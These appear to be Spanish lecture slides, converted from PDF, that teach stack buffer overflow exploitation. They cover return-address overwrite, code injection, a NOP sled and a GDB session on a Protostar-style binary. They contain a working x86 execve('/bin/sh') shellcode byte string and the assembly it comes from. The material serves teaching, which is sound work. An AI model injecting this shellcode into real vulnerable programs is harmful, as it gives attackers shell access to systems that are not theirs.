
## SOBREESCRIBO VARIABLE LOCAL




# DIRECCIÓN DE RETORNO



# DIRECCIÓN DE RETORNO



# INYECCIÓN DE CÓDIGO



## EJEMPLO II

VULNERABILIDAD A EXPLOTAR:

DESBORDAMIENTO DE BÚFER

REESCRITURA DE DIRECCIÓN DE RETORNO

INYECIÓN DE CÓDIGO MALICIOSO

# INYECCIÓN DE CÓDIGO

## CÓDIGO EN C:


```
//execve() ejecuta el programa del 1º argumento

int main(){
    execve("/bin/sh", 0, 0);
}
```

## CADENA DE BYTES

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
            "\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0"
            "\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

# INYECCIÓN DE CÓDIGO



# Código en C:

```
int main(){
    execve("/bin/sh", 0, 0);
}
```

# Código en ASM:

```
section .data          ; segmento DATA
file  db "/bin/sh", 0x0

section .text          ; segmento TEXT
global _start          ; punto de entrada del binario

_start: ...
    call main

main: ...
    call execve

execve:
;syscall execve(file, 0, 0)
    mov eax, 0x0b          ; syscall execve #11      ; b8 0b 00 00 00
    mov ebx, file           ; /bin/sh en ebx       ; 8b 1d 00 00 00 00
    mov ecx, 0               ; ecx = 0             ; b9 00 00 00 00
    mov edx, 0               ; edx = 0             ; ba 00 00 00 00
    int 0x80                ; interrupcion        ; cd 80
```

# Código en C:

```
int main(){
    execve("/bin/sh", 0, 0);
}
```

# Código en ASM:

```
section .data
file db "/bin/sh", 0x0 ; segmento DATA

section .text
global _start ; punto de entrada del binario

_start: ...
    call main

main: ...
    call execve

execve:
;syscall execve(file, 0, 0)
    mov eax, 0x0b ; syscall execve #11
    mov ebx, file ; /bin/sh en ebx
    mov ecx, 0 ; ecx = 0
    mov edx, 0 ; edx = 0
    int 0x80 ; interrupcion ; b8 0b 00 00 00
                                         ; 8b 1d 00 00 00 00
                                         ; b9 00 00 00 00
                                         ; ba 00 00 00 00
                                         ; cd 80
```

# INYECCIÓN DE CÓDIGO

```
xor    eax, eax          ; 31 c0
push   eax              ; 50
push   0x68732f2f        ; hs// en ASCII (little endian de //sh) ; 68 2f 2f 73 68
push   0x6e69622f        ; nib/ en ASCII (little endian de /bin)  ; 68 2f 62 69 6e
mov    ebx, esp           ; ebx => /bin//sh\0          ; 89 e3
mov    ecx, eax           ; ecx = 0x0             ; 89 c1
mov    edx, eax           ; edx = 0x0             ; 89 c2
mov    al, 0x0b            ; 11 = execve, nro syscall ; b0 0b
int    0x80              ; cd 80
```

# INYECCIÓN DE CÓDIGO

```
xor    eax, eax
push   eax
push   0x68732f2f ; \0
push   0x6e69622f ; hs// en ASCII (little endian de //sh)
mov    ebx, esp    ; nib/ en ASCII (little endian de /bin)
mov    ecx, eax    ; ebx => /bin//sh\0
mov    edx, eax    ; ecx = 0x0
mov    al, 0x0b     ; edx = 0x0
int    0x80         ; 11 = execve, nro syscall
```

```
; 31 c0
; 50
; 68 2f 2f 73 68
; 68 2f 62 69 6e
; 89 e3
; 89 c1
; 89 c2
; b0 0b
; cd 80
```

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
           "\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0"
           "\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

# DASHBOARD GDB

```
0x08048478 main+34 add    esp,0x8
0x0804847b main+37 lea    eax,[ebp-0x44]
0x0804847e main+40 push   eax
0x0804847f main+41 call   0x8048310 <gets@plt>
0x08048484 main+46 add   esp,0x4
0x08048487 main+49 mov    eax,0x0
0x0804848c main+54 mov    ebx,DWORD PTR [ebp-0x4]
0x0804848f main+57 leave
0x08048490 main+58 ret

Código assembly
```

---

```
History
```

---

```
Memory
```

0xfffffce4	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA	la PILA
0xffffcef4	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA	
0xfffffcf04	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA	
0xfffffcf14	41 41 00 00 a9 84 04 08 00 00 00 00 00 00 fb f7 AA.....	
0xfffffcf24	00 00 00 00 00 00 00 81 3e df f7 01 00 00 00 ..>.....	

```
Registers
```

eax 0xfffffce4	ecx 0xf7fb05c0	edx 0xf7fb189c	ebx 0x0804a000	esp 0xffffcee0
ebp 0xffffcf28	esi 0xf7fb0000	edi 0x00000000	eip 0x08048484	eflags [ PF ZF IF ]
cs 0x00000023	ss 0x0000002b	ds 0x0000002b	es 0x0000002b	fs 0x00000000

```
Threads
```

[1] id 4437 name protostar5 from 0x08048484 in main+46

---

```
0x08048484 in main ()
```

```
>>> █
```

# DASHBOARD GDB


```
stic $ gdb ./vuln
>>> run           ; corremos en modo debug
>>> run < in          ; con un input

>>> info registers
```

# DEMO

## REESCRITURA DE DIRECCIÓN DE RETORNO

### INYECCIÓN DE CÓDIGO





# SUPUESTOS

- Conocemos la dirección del stack
  - Esa dirección no cambia
  - No nos afecta el entorno
  - Podemos ejecutar el código inyectado
- 

**NO EXISTEN MITIGACIONES**


# PARTE 2

---


- Dependencias con el entorno
- Mitigaciones
- Distintos tipos de vulnerabilidades

# DEPENDENCIAS CON EL ENTORNO

# DEPENDENCIAS CON EL ENTORNO




# DEPENDENCIAS CON EL ENTORNO




# TOBOGÁN DE NOPS (NOPSLED)


# NOPSLED



